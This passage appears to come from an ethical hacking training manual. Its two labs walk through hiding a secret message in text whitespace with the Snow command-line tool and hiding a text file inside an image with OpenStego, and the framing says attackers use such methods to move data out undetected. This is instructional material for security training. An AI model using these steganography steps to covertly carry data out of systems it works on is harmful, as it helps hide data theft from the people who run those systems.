Network steganography describes all the methods used for transmitting data over a network without it being detected. Several methods for hiding data in a network have been proposed, but the main drawback of most of them is that they do not offer a secondary layer of protection. If steganography is detected, the data is in plain text. Attackers use steganography to transfer sensitive information out of the target system undetected. To be an expert Ethical Hacker and Penetration Tester, you must have a sound knowledge of various steganography techniques.

Lab Objectives

The objective of this lab is to help students learn:

- Using Snow steganography to hide files and data
- Hiding files using spaces and tabs

Lab Environment

To carry out the lab, you need:

- Snow located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools\Snow**
- Download the latest version of Snow at **http://www.darkside.com.au/snow/.**
- If you wish to download the latest version, then screenshots shown in the lab might differ
- Run this tool on Windows Server 2016

Lab Duration

Time: 5 Minutes

Overview of Snow

Snow exploits the steganographic nature of whitespace. Locating trailing whitespace in text is like finding a polar bear in a snow storm, it uses the ICE encryption algorithm, so the name is thematically consistent.

Lab Task

1. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Whitespace Steganography Tools**, Shift+right-click the **Snow** folder, and select **Open command window here** from the context menu.
2. Open notepad, type **Hello World!** and press **Enter;** then long press **hyphen** to draw a line below it.
3. Save the file as **readme.txt** in the folder where **SNOW.EXE** is located.




FIGURE 12.1: Contents of readme.txt

4. Type this command in the command shell:

   snow -C -m "My swiss bank account number is 45656684512263" -p "magic" readme.txt readme2.txt.

   (Here, **magic** is the password. You can type your desired password also. **readme2.txt** is the name of another file which will be created automatically in the same location.)




FIGURE 12.2: Hiding Contents of readme.txt and the text in the readme2.txt file

5. Now the data ("**My Swiss bank account number is 45656684512263**") is hidden inside the **readme2.txt** file with the contents of **readme.txt**.

6. The contents of **readme2.txt** are **readme.txt** + **My Swiss bank account number is 45656684512263**.
7. Now type **snow -C -p "magic" readme2.txt**, it will show the contents of readme.txt (magic is the password which was entered while hiding the data).




FIGURE 12.3: Revealing the hidden data of readme2.txt

8. To check the file in GUI, open the **readme2.txt** in notepad and go to **Edit → Select all**. You will see the hidden data inside **readme2.txt** in form of spaces and tabs.

FIGURE 12.4: Contents of readme2.txt revealed with select all option

Lab Analysis

Analyze and document the results related to the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

13

Image Steganography using OpenStego

OpenStego is a steganography tool that hides data inside images.

Lab Scenario

The terrorists know that so many different types of files can hold all sorts of hidden information, and tracking or finding these files can be an almost impossible task. So they use stenographic techniques to hide data. This allows them to retrieve messages from their home bases and send back updates without a hint of malicious activity being detected.

These messages can be placed in plain sight, and the servers that supply these files will never know it. Finding these messages is like finding the proverbial "needle" in the World Wide Web haystack.

In order to be an expert ethical hacker and penetration tester, you must understand how to hide a text inside an image. In this lab we show how the text can be hidden inside an image using OpenStego tool.

Lab Objectives

The objective of this lab is to help the students how to hide secret text messages in images using OpenStego.

Lab Environment

To perform this lab, you need:

- Windows 10 running as virtual machine
- OpenStego located at **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**
- Administrative privileges to install and run tools
- Or, download the OpenStego tool from **http://sourceforge.net/projects/openstego/files**
- If you wish to download latest version screenshots may differ

- Run this tool on the Windows 10 virtual machine

Lab Duration

Time: 10 Minutes

Overview of OpenStego

OpenStego is Java-based application and supports password-based encryption of data for additional layer of security. It uses DES algorithm for data encryption, in conjunction with MD5 hashing to derive the DES key from the password provided.

Lab Tasks

1. Launch the **Windows 10** virtual machine and log in to the **Admin** user account.
2. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, and double-click **Setup-OpenStego-0.6.1.exe.**
3. If the **Open File - Security Warning** pop-up appears, click **Run**.
4. If a **User Account Control** pop-up appears, click **Yes**.
5. The **OpenStego Setup** wizard appears, click **I Agree**.




FIGURE 13.1: Installing OpenStego

6. In the next step of the wizard, click **Install**.

   Note: If the setup asks for java installation, click **No** and proceed.




FIGURE 13.2: Installing OpenStego

7. On completing the installation, click **Close**.




FIGURE 13.3: Installed OpenStego

8. Navigate to the **Apps** list in the **Start** menu, and click **Run OpenStego** icon to launch the application.




FIGURE 13.4: Launching OpenStego

9. **OpenStego** main window appears, as shown in the screenshot:




FIGURE 13.5: OpenStego Main Window

10. Click **ellipsis**, under the **Message File** section.




FIGURE 13.6: Click the Ellipsis Button

11. The **Open - Select Message File** window appears. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **New Text Document.txt,** and click **Open**. The text file contains sensitive information such as VISA and pin numbers.




FIGURE 13.7: Open - Select Message File Window

12. The location of selected file appears in the **Message File** field.

13. Click **ellipsis**, under **Cover File**.

FIGURE 13.8: Clicking the Ellipsis Button

14. The **Open - Select Cover File** window appears. Navigate to **Z:\CEH-Tools\CEHv10 Module 06 System Hacking\Steganography Tools\Image Steganography Tools\OpenStego**, select **Island.jpg**, and click **Open**.




FIGURE 13.9: Open - Select Cover File Window

15. Now, both the **Message file** and the **Cover file** are uploaded. By performing steganography, the message file will be hidden in the image file.




FIGURE 13.10: Both the Files are Uploaded

16. Click **ellipsis**, under **Output Stego File**.




FIGURE 13.11: Clicking Ellipsis Button

17. The **Save - Select Output Stego File** window appears. Choose a location where you want to save the file. In this lab, the location chosen is the **Desktop**.




FIGURE 13.12: Save - Select Output Stego File Window

18. Provide the file name **stego** and click **Open**




FIGURE 13.13: Providing File Name

19. Now, click **Hide Data**.




FIGURE 13.14: Clicking Hide Data button

20. A **Success** pop-up appears, stating that the message has been successfully hidden. Click **OK**.




FIGURE 13.15: Success pop-up

21. Minimize the OpenStego window. The image containing the secret message appears on the **Desktop**. Double-click the image to view it.

Note: It can take the image file some time to open.




FIGURE 13.16: Image Containing the Secret Message

22. You will see only the image but not the contents of the message (text file) embedded in it, as shown in the screenshot:




FIGURE 13.17: Viewing the Image

23. Close the Windows Photo Viewer, maximize the **OpenStego** window, and click **Extract Data** in the left pane.




FIGURE 13.18: Extracting the Hidden Data

24. Click the **ellipsis** button to the right of the **Input Stego File** box.

FIGURE 13.19: Clicking Ellipsis Button

25. The **Open - Select Input Stego File** window opens. Navigate to the **Desktop**, select **stego.png**, and click **Open**.




FIGURE 13.20: Open - Select Input Stego File Window

26. Click the **ellipsis** button to the right of the **Output Folder for Message File** box.




FIGURE 13.21: Open - Select Input Stego File Window

27. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (**Desktop**), and click **Open**.




FIGURE 13.22: Select Output Folder for Message File Window

28. Click **Extract Data**. This will extract the message file from the image and save it onto the **Desktop**.




FIGURE 13.23: Extracting Data

29. The **Success** pop-up appears, stating that the message file has been successfully extracted from the cover file; the message file is displayed on the Desktop. Click **OK**.




FIGURE 13.24: Success Pop-Up

30. Close the **OpenStego** window, and double-click **New Text Document.txt**.

